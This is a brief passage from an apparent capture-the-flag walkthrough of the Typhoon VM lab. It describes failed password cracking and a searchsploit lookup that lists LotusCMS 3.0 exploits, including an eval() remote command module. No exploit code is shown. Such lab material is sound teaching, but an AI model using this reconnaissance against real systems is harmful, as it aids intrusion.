
Typhoon VM

Homepage


This is an example, fully functioning version of LotusCMS.

© 2018 Typhoon VM. Powered by: LotusCMS - Designed By: MSS

I tried password cracking the website with the credentials I got but to no avail.




Using searchsploit, I found only two exploits related to Lotuscms and one of them seems to be present in Metasploit.




```
root@kali:~# searchsploit lotuscms
----------------------------------- ----------------------------------------
 Exploit Title                      |  Path
                                    | (/usr/share/exploitdb/)
----------------------------------- ----------------------------------------
LotusCMS 3.0 - 'eval()' Remote Command | exploits/php/remote/18565.rb
LotusCMS 3.0.3 - Multiple Vulnerabilit | exploits/php/webapps/16982.txt
----------------------------------- ----------------------------------------
Shellcodes: No Result
```

I load the module as shown below.



